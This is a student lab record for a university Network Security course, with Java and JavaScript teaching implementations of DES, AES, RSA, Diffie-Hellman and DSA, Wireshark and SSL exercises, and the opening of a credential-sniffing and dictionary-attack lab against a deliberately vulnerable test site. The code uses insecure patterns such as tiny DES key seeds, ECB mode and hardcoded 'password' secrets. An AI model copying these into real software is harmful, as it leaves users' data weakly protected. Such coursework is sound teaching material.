

# **UNIVERSITY COLLEGE OF ENGINEERING NAGERCOIL**

**(ANNA UNIVERSITY CONSTITUENT COLLEGE)**

**KONAM, NAGERCOIL – 629 004**



## **CCS354 - Network Security**

**Register No        :**

**Name                :**

**Year/Semester    :**

**Department       :**

# UNIVERSITY COLLEGE OF ENGINEERING NAGERCOIL

(ANNA UNIVERSITY CONSTITUENT COLLEGE)

KONAM, NAGERCOIL – 629 004



Register No:

*Certified that, this is the bonafide record of work done by  
**Mr./Ms.** ..... of VI Semester in Computer  
Science and Engineering of this college, in the **CCS354 – Network  
Security** during academic year 2024-2025 in partial fulfillment of the  
requirements of the B.E Degree course of the Anna University Chennai.*

Staff-in-charge

Head of the Department

This record is submitted for the University Practical Examination held on  
.....

Internal Examiner

External Examiner

## INDEX

| Ex.No. | Date       | Title of the program                                                                                                                                  | Page no | Sign |
|--------|------------|-------------------------------------------------------------------------------------------------------------------------------------------------------|---------|------|
| 1 a    | 05.03.2025 | Implementation of Data Encryption Standard (DES)                                                                                                      |         |      |
| 1 b    | 12.03.2025 | Implementation of Advanced Encryption Standard (AES)                                                                                                  |         |      |
| 2 a    | 09.04.2025 | Implementation of RSA                                                                                                                                 |         |      |
| 2 b    | 09.04.2025 | Implementation of Diffie-Hellman Key Exchange Algorithm                                                                                               |         |      |
| 3      | 23.04.2025 | Implementation of DIGITAL SIGNATURE SCHEME                                                                                                            |         |      |
| 4      | 23.04.2025 | Installation of Wire shark, tcpdump and observe data transferred in client-server communication using UDP/TCP and identification of UDP/TCP datagram. |         |      |
| 5      | 07.05.2025 | Implementation of SSL to Check message integrity and confidentiality                                                                                  |         |      |
| 6      | 07.05.2025 | Experiment Eavesdropping, Dictionary attacks and MITM attacks                                                                                         |         |      |
| 7      | 14.05.2025 | Experiment with Sniff Traffic using ARP Poisoning                                                                                                     |         |      |
| 8      | 14.05.2025 | Study and Demonstration of Intrusion Detection System                                                                                                 |         |      |
| 9      | 21.05.2025 | Installation of Rootkit Hunter, a network monitoring tool to monitor malwares                                                                         |         |      |
| 10     | 21.05.2025 | Study experiment to configure Firewall and VPN                                                                                                        |         |      |

### **Aim:**

### **Algorithm:**

Step 1: Create a DES Key.

Step 2: Create a Cipher instance from Cipher class, specify the following information and separated by a slash (/).

- Algorithm name
- Mode (optional)
- Padding scheme (optional)

Step 3: Convert String into byte[] array format.

Step 4: Make Cipher in encrypt mode, and encrypt it with Cipher.doFinal() method.

Step 5: Make Cipher in decrypt mode, and decrypt it with Cipher.doFinal() method.

### **Program:**

```
import javax.swing.*;
import java.security.SecureRandom;
import javax.crypto.Cipher;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
import javax.crypto.spec.SecretKeySpec;
import java.util.Random;

class DES
{
    byte[] skey=new byte[1000];
    String skeystring;
    static byte[] raw;
    String inputmessage,encryptdata,decryptmessage;
    public DES()
    {
```

```

try
{
generatesymmetrickey();
inputmessage=JOptionPane.showInputDialog(null,"Enter message to encrypt:");
byte[] ibyte=inputmessage.getBytes();
byte[] ebyte=encrypt(raw,ibyte);
String encrypteddata=new String(ebyte);
System.out.println("Encrypted Message:"+encrypteddata);
JOptionPane.showMessageDialog(null,"Encrypted Data"+"\\n"+encrypteddata);
byte[] dbyte=decrypt(raw,ebyte);
String decryptedmessage=new String(dbyte);
System.out.println("Decrypted message:"+decryptedmessage);
JOptionPane.showMessageDialog(null,"Decrypted Data"+"\\n"+decryptedmessage);
}
catch(Exception e)
{
System.out.println(e);
}
}

void generatesymmetrickey()
{
try
{
Random r=new Random();
int num=r.nextInt(1000);
String knum=String.valueOf(num);
byte[] knumb=knum.getBytes();
skey=getRawKey(knumb);
skeystring=new String(skey);
System.out.println("DES Symmetric Key="+skeystring);

```

```

    }
    catch(Exception e)
    {
        System.out.println(e);
    }
}

private static byte[] getRawKey(byte[] seed) throws Exception
{
    KeyGenerator kgen=KeyGenerator.getInstance("DES");
    SecureRandom sr=SecureRandom.getInstance("SHA1PRNG");
    sr.setSeed(seed);
    kgen.init(56,sr);
    SecretKey skey=kgen.generateKey();
    raw=skey.getEncoded();
    return raw;
}

private static byte[] encrypt(byte[] raw,byte[] clear)throws Exception
{
    SecretKey seckey=new SecretKeySpec(raw,"DES");
    Cipher cipher=Cipher.getInstance("DES");
    cipher.init(Cipher.ENCRYPT_MODE,seckey);
    byte[] encrypted=cipher.doFinal(clear);
    return encrypted;
}

private byte[] decrypt(byte[] raw,byte[] encrypted)throws Exception
{
    SecretKey seckey=new SecretKeySpec(raw,"DES");
    Cipher cipher=Cipher.getInstance("DES");
    cipher.init(Cipher.DECRYPT_MODE,seckey);
    byte[] decrypted=cipher.doFinal(encrypted);

```

```
return decrypted;
```

```
}
```

```
public static void main(String args[])
```

```
{
```

```
DES des=new DES();
```

```
}
```

```
}
```

### **Aim:**

### **Algorithm:**

Step 1: AES is based on a design principle known as substitution-permutation.

Step 2: AES does not use a Feistel network like DES, it uses variant of Rijndael.

Step 3: It has a fixed block size of 128 bits, and a key size of 128, 192, or 256 bits.

Step 4: AES operates on a 4x4 column-major order array of bytes, termed the state.

### **Program:**

```
import java.io.UnsupportedEncodingException;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.util.Arrays;
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class AES
{
    private static SecretKeySpec secretKey;
    private static byte[] key;
    public static void setKey(String myKey){
        MessageDigest sha=null;
        try{
            key=myKey.getBytes("UTF-8");
            sha=MessageDigest.getInstance("SHA-1");
            key=sha.digest(key);
            key=Arrays.copyOf(key,16);
        }
    }
}
```



```

secretKey=new SecretKeySpec(key,"AES");
}
catch(NoSuchAlgorithmException e)
{
e.printStackTrace();
}
catch(UnsupportedEncodingException e){
e.printStackTrace();
}
}

public static String encrypt(String strToEncrypt,String secret){
try{
setKey(secret);
Cipher cipher=Cipher.getInstance("AES/ECB/PKCS5PADDING");
cipher.init(Cipher.ENCRYPT_MODE,secretKey);
return Base64.getEncoder().encodeToString(cipher.doFinal(strToEncrypt.getBytes("UTF-8")));
}catch(Exception e){
System.out.println("Error while encrypting:"+e.toString());
}
return null;
}

public static String decrypt(String strToDecrypt, String secret){
try{
setKey(secret);
Cipher cipher=Cipher.getInstance("AES/ECB/PKCS5PADDING");
cipher.init(Cipher.DECRYPT_MODE,secretKey);
return new String(cipher.doFinal(Base64.getDecoder().decode(strToDecrypt)));
}
catch(Exception e){
System.out.println("Error while decrypting:"+e.toString());
}
}

```

```
}  
return null;  
}  
public static void main(String[] args){  
    System.out.println("Enter the secret key:");  
    String secretKey=System.console().readLine();  
    System.out.println("Enter the original URL:");  
    String originalString=System.console().readLine();  
    String encryptedString=AES.encrypt(originalString,secretKey);  
    String decryptedString=AES.decrypt(encryptedString,secretKey);  
    System.out.println("URL Encryption using AES Algorithm\n-----");  
    System.out.println("Original URL:"+originalString);  
    System.out.println("Encrypted URL:"+encryptedString);  
    System.out.println("Decrypted URL:"+decryptedString);  
}  
}
```

## Aim:

## Algorithm:

Step 1: Choose two prime number p and q.

Step 2: Compute the value of n and t.

Step 3: Find the value of public key e.

Step 4: Compute the value of private key d.

Step 5: Do the encryption and decryption

a. Encryption is given as,

$$c = t^e \bmod n$$

b. Decryption is given as,

$$t = c^d \bmod n$$

## Program:

### rsa.html

```
<html>
<head>
<title>RSA Encryption</title>
<meta name="viewport" content="width=device-width,initial-scale=1.0">
</head>
<body>
<center>
<h1>RSA Algorithm</h1>
<h2>Implemented Using HTML & Javascript</h2>
<hr>
<table>
<tr>
<td>Enter First Prime Number:</td>
<td><input type="number" value="53" id="p"></td>
```

```


</tr>
<tr><td>Enter Second Prime Number:</td>
<td><input type="number" value="59" id="q"></p></td>
</tr>
<tr>
<td>Enter the Message(cipher text):<br>[A=1,B=2,...]</td>
<td><input type="number" value="89" id="msg"></p></td>
</tr>
<tr>
<td>Public Key:</td>
<td><p id="publickey"></p></td>
</tr>
<tr>
<td>Exponent:</td>
<td><p id="exponent"></p></td>
</tr>
<tr>
<td>Private Key:</td>
<td><p id="privatekey"></p></td>
</tr>
<td>Cipher Text:</td>
<td><p id="ciphertext"></p></td>
</tr>
<tr>
<td><button onclick="RSA();">Apply RSA</button></td>
</tr>
</table></center>
</body>
<script type="text/javascript">
function RSA()

```

```
{
var gcd,p,q,no,n,t,e,i,x;
gcd=function(a,b){return (!b)?a:gcd(b,a%b)};
p=document.getElementById('p').value;
q=document.getElementById('q').value;
no=document.getElementById('msg').value;
n=p*q;
t=(p-1)*(q-1);
for(e=2;e<t;e++)
{
if(gcd(e,t)==1)
{
break;
}
}
for(i=0;i<10;i++)
{
x=1+i*t;
if(x%e==0)
{
d=x/e;
break;
}
}
ctt=Math.pow(no,e).toFixed(0);
ct=ctt%n;
dtt=Math.pow(ct,d).toFixed(0);
dt=dtt%n;
document.getElementById('publickey').innerHTML=n;
document.getElementById('exponent').innerHTML=e;
```

```
document.getElementById('privatekey').innerHTML=d;
document.getElementById('ciphertext').innerHTML=ct;
}
</script>
</html>
```

## Output:



The screenshot shows a web browser window with the title "RSA Encryption". The address bar displays the file path "C:/Users/varsh/Downloads/rsa.html". The page content is titled "RSA Algorithm" and "Implemented Using HTML & Javascript". Below the title, there is a form with the following fields and values:

|                                          |      |
|------------------------------------------|------|
| Enter First Prime Number:                | 53   |
| Enter Second Prime Number:               | 59   |
| Enter the Message(cipher text):          | 89   |
| [A=1,B=2,...]                            |      |
| Public Key:                              | 3127 |
| Exponent:                                | 3    |
| Private Key:                             | 2011 |
| Cipher Text:                             | 1394 |
| <input type="button" value="Apply RSA"/> |      |

### **Aim:**

### **Algorithm:**

Step 1: Sender and receiver publicly agree to use a modulus  $p$  and base  $g$  which is a primitive root modulo  $p$ .

Step 2: Sender chooses a secret integer  $x$  then sends Bob  $R1 = g^x \bmod p$

Step 3: Receiver chooses a secret integer  $y$ , then sends Alice  $R2 = g^y \bmod p$

Step 4: Sender computes  $k1 = B^x \bmod p$

Step 5: Receiver computes  $k2 = A^y \bmod p$

Step 6: Sender and Receiver now shares a secret key

### **Program:**

```
import java.io.*;
import java.math.BigInteger;
class dh
{
    public static void main(String[] args) throws IOException
    {
        BufferedReader br=new BufferedReader(new InputStreamReader(System.in));
        System.out.println("Enter prime number:");
        BigInteger p=new BigInteger(br.readLine());
        System.out.println("Enter primitive root of "+p+":");
        BigInteger g=new BigInteger(br.readLine());
        System.out.println("Enter value for x less than "+p+":");
        BigInteger x=new BigInteger(br.readLine());
        BigInteger R1=g.modPow(x,p);
        System.out.println("R1="+R1);
        System.out.print("Enter value for y less than "+p+":");
```

```
BigInteger y=new BigInteger(br.readLine());
BigInteger R2=g.modPow(y,p);
System.out.println("R2="+R2);
BigInteger k1=R2.modPow(x,p);
System.out.println("Key calculated at Sender's side:"+k1);
BigInteger k2=R1.modPow(y,p);
System.out.println("Key calculated at receiver's side:"+k2);
System.out.println("Diffie-Hellman secret key was calculated.");
}
}
```



## **Aim:**

## **Algorithm:**

- Step 1: Declare the class and required variables.
- Step 2: Create the object for the class in the main program.
- Step 3: Access the member functions using the objects.
- Step 4: Implement the SIGNATURE SCHEME-Digital Signature Standard.
- Step 5: It uses a hash function.
- Step 6: The hash code is provided as input to a signature function along with a random number K generated for the particular signature.
- Step 7: The signature function also depends on the sender's private key.
- Step 8: The signature consists of two components.
- Step 9: The hash code of the incoming message is generated.
- Step 10: The hash code and signature are given as input to a verification function.

## **Program:**

```
import java.util.*;
import java.math.BigInteger;
class dsaAlg{
    final static BigInteger one=new BigInteger("1");
    final static BigInteger zero=new BigInteger("0");
    public static BigInteger getNextPrime(String ans)
    {
        BigInteger test=new BigInteger(ans);
        while(!test.isProbablePrime(99))
        e:
        {
            test=test.add(one);
```

```

    }
    return test;
}

public static BigInteger findQ(BigInteger n){
    BigInteger start=new BigInteger("2");
    while(!n.isProbablePrime(99))
    {
        while(!((n.mod(start)).equals(zero)))
        {
            start=start.add(one);
        }
        n=n.divide(start);
    }
    return n;
}

public static BigInteger getGen(BigInteger p, BigInteger q, Random r)
{
    BigInteger h=new BigInteger(p.bitLength(),r);
    h=h.mod(p);
    return h.modPow((p.subtract(one)).divide(q),p);
}

public static void main(String[] args)throws java.lang.Exception
{
    Random randObj=new Random();
    BigInteger p=getNextPrime("10600");
    BigInteger q=findQ(p.subtract(one));
    BigInteger g=getGen(p,q,randObj);
    System.out.println("\nSimulation of Digital Signature Algorithm\n");
    System.out.println("\nGlobal public key components are:\n");
    System.out.println("\np is:"+p);

```

```
System.out.println("\nq is:"+q);
System.out.println("\ng is:"+g);
BigInteger x=new BigInteger(q.bitLength(),randObj);
x=x.mod(q);
BigInteger y=g.modPow(x,p);
BigInteger k=new BigInteger(q.bitLength(),randObj);
k=k.mod(q);
BigInteger r=(g.modPow(k,p)).mod(q);
BigInteger hashVal=new BigInteger(p.bitLength(),randObj);
BigInteger kInv=k.modInverse(q);
BigInteger s=kInv.multiply(hashVal.add(x.multiply(r)));
s=s.mod(q);
System.out.println("\nSecret information are:\n");
System.out.println("x(private) is:"+x);
System.out.println("k(secret) is:"+k);
System.out.println("y(public) is:"+y);
System.out.println("h(rndhash) is:"+hashVal);
System.out.println("\nGenerating digital signature:\n");
System.out.println("r is:"+r);
System.out.println("s is:"+s);
BigInteger w=s.modInverse(q);
BigInteger u1=(hashVal.multiply(w)).mod(q);
BigInteger u2=(r.multiply(w)).mod(q);
BigInteger v=(g.modPow(u1,p)).multiply(y.modPow(u2,p));
v=(v.mod(p)).mod(q);
System.out.println("\nVerifying digital signature(checkpoints):\n");
System.out.println("w is:"+w);
System.out.println("u1 is:"+u1);
System.out.println("u2 is:"+u2);
System.out.println("v is:"+v);
```

```
if(v.equals(r))
{
System.out.println("\nSuccess: Digital Signature is verified!\n"+r);
}
else
{
System.out.println("\nError: Incorrect Digital Signature\n");
}
}
}
```

## Aim:

### Wireshark:

Wireshark is a free tool used to monitor and analyze network traffic. It helps you:


- Understand how devices communicate over a network.
- Troubleshoot network problems.
- Capture data from Ethernet, Wi-Fi, Bluetooth, etc.

### Wireshark Features:

- Captures all packets sent/received on your network.
- Shows detailed info about each packet (source, destination, protocol, etc.).
- Offers powerful filters to view only specific types of traffic.
- Displays data in readable formats (ASCII and Hex).

### Installation of Wireshark:

**Step 1:** Download Wireshark from: <https://www.wireshark.org/download.html>



**Step 2:** Run the installer and follow the steps.

**Step 3:** Accept the license agreement.


**Step 4:** Choose what features to install (default is fine).

**Step 5:** Choose install location.

**Step 6:** Install **Npcap** (for capturing packets).


**Step 7:** Optionally install **USBPcap** (for USB traffic).

**Step 8:** Click **Install** and complete the setup.



## Starting Wireshark:

1. Open Wireshark.



2. Select a network interface (e.g., eth0).
3. Click **Start** to begin capturing packets.
4. All real-time network activity will now be shown.
5. To stop, click **Stop**.

#### **Wireshark Interface:**

- **Menu Bar** – Common options like open/save/filter.
- **Packet List** – Shows a summary of each captured packet.
- **Packet Details** – Breaks down the selected packet (IP, TCP/UDP info).
- **Packet Bytes** – Shows raw data in Hex and ASCII.
- **Filter Bar** – Allows you to type filters like http, tcp, udp.

#### **Capturing and Inspecting Packets:**

1. Open a browser and visit a website.
2. Open Wireshark and start capturing on an interface.
3. Stop capture once the page loads.
4. Use filters like http or tcp to narrow results.
5. Right-click on a packet → **Follow TCP/UDP Stream** to see full communication.

#### **TCPdump:**

A **command-line tool** used to capture network traffic. It runs in a **terminal** (Linux/Mac, also Windows with WSL or similar). Captures packets **in real time** and saves them in .pcap files.

#### **Identifying UDP/TCP datagram:**

IP packets have 8-bit header (Protocol for v4 and Next Header in v6) which determines which transport-layer protocol is used in the payload. For example, if it's 6, the payload is a TCP segment, and if it's 17 then that is an UDP.

TCP is connection-oriented while UDP is connectionless.

TCP sends data in a particular sequence, whereas there is no fixed order for UDP protocol.

## **Aim:**

## **Algorithm:**

### **Server Side:**

- Step 1: Load the keystore using KeyStore and file input stream.
- Step 2: Initialize KeyManagerFactory with the keystore.
- Step 3: Set up SSLContext with key managers.
- Step 4: Create SSLServerSocket on port 9999.
- Step 5: Accept client connect using accept().
- Step 6: read message from client using input stream.
- Step 7: Send response using output stream.
- Step 8: Close all streams and sockets.

### **Client Side:**

- Step 1: Load trust store using KeyStore.
- Step 2: Initialize TrustManagerFactory with truststore.
- Step 3: Set up SSLContext with trust managers.
- Step 4: Create SSLSocket and connect to server.
- Step 5: Send message to server.
- Step 6: Read response from server.
- Step 7: Close all streams and socket.

## **Program:**

### **KeyStore**

Command to create KeyStore file:

```
keytool -genkeypair -keyalg RSA -keysize 2048 -validity 365 -alias myserverkey -keystore  
samlKeystore.jks -storepass password -keypass password -dname "CN=localhost,  
OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown"
```

### **Server.java**

```
import javax.net.ssl.*;
```



```
import java.io.*;
import java.security.*;
public class Server{
public static void main(String[] args){
try{
char[] keystorePassword="password".toCharArray();
char[] keyPassword="password".toCharArray();
KeyStore keyStore=KeyStore.getInstance("JKS");
try(FileInputStream fis=new FileInputStream("samlKeystore.jks")){
keyStore.load(fis,keystorePassword);
}
KeyManagerFactory kmf=KeyManagerFactory.getInstance("SunX509");
kmf.init(keyStore,keyPassword);
SSLContext sslContext=SSLContext.getInstance("TLS");
sslContext.init(kmf.getKeyManagers(),null,null);
SSLServerSocketFactory ssf=sslContext.getServerSocketFactory();
SSLServerSocket serverSocket=(SSLServerSocket) ssf.createServerSocket(9999);
System.out.println("Never started. Waiting for client connection...");
SSLSocket socket=(SSLSocket) serverSocket.accept();
BufferedReader in=new BufferedReader(new InputStreamReader(socket.getInputStream()));
PrintWriter out=new PrintWriter(socket.getOutputStream(),true);
String message=in.readLine();
System.out.println("Received message from client:"+message);
out.println("Message received by server");
out.close();
in.close();
socket.close();
serverSocket.close();
}
catch(Exception e){
```

```
e.printStackTrace();  
}  
}  
}
```

### **Client.java**

```
import javax.net.ssl.*;  
import java.io.*;  
import java.security.*;  
public class Client{  
    public static void main(String[] args)throws Exception{  
        char[] truststorePassword="password".toCharArray();  
        KeyStore trustStore=KeyStore.getInstance("JKS");  
        FileInputStream fis=new FileInputStream("samlKeystore.jks");  
        trustStore.load(fis,truststorePassword);  
        TrustManagerFactory tmf=TrustManagerFactory.getInstance("SunX509");  
        tmf.init(trustStore);  
        SSLContext sslContext=SSLContext.getInstance("TLS");  
        sslContext.init(null,tmf.getTrustManagers(),null);  
        SSLSocketFactory sf=sslContext.getSocketFactory();  
        SSLSocket socket=(SSLSocket) sf.createSocket("localhost",9999);  
        PrintWriter out=new PrintWriter(socket.getOutputStream(),true);  
        BufferedReader in=new BufferedReader(new InputStreamReader(socket.getInputStream()));  
        out.println("Hello from client");  
        String response=in.readLine();  
        System.out.println("Response from server:"+response);  
        out.close();  
        in.close();  
        socket.close();  
    }  
}
```

## Aim:

### a)Eavesdropping

## Procedure:

### Step 1: Open Wireshark

- Launch Wireshark on your system.
- Select the network interface you're using (usually Wi-Fi or Ethernet).

### Step 2: Start Packet Capture

- Click the blue shark fin icon to start capturing packets.

### Step 3: Apply Wireshark Filter

- To narrow down HTTP traffic, enter this filter:

http


Or, if you want only POST requests:

http.request.method == "POST"

### Step 4: Open Browser and Go to Login Page

- In your web browser, visit:

<http://testphp.vulnweb.com/login.php>



## Step 5: Submit Login Credentials

- Enter any dummy credentials (e.g., admin / password123) and click **Login**.

## Step 6: Stop Wireshark Capture

- Go back to Wireshark and click the red square icon to stop capture.


## Step 7: View Login Details

- You will see something like:

POST /login.php HTTP/1.1

Host: testphp.vulnweb.com

username=admin&password=password123



- These credentials are visible because **HTTP is not encrypted**.

## b) Dictionary Attacks

### Procedure:

#### Step 1: Install and Start SSH Server on Kali

sudo apt update

```
(kali@kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Err:1 http://kali.download/kali kali-rolling InRelease
  The following signatures couldn't be verified because the public key is not available:
  NO_PUBKEY ED65462EC8D5E4C5
Fetched 41.5 kB in 2s (17.0 kB/s)
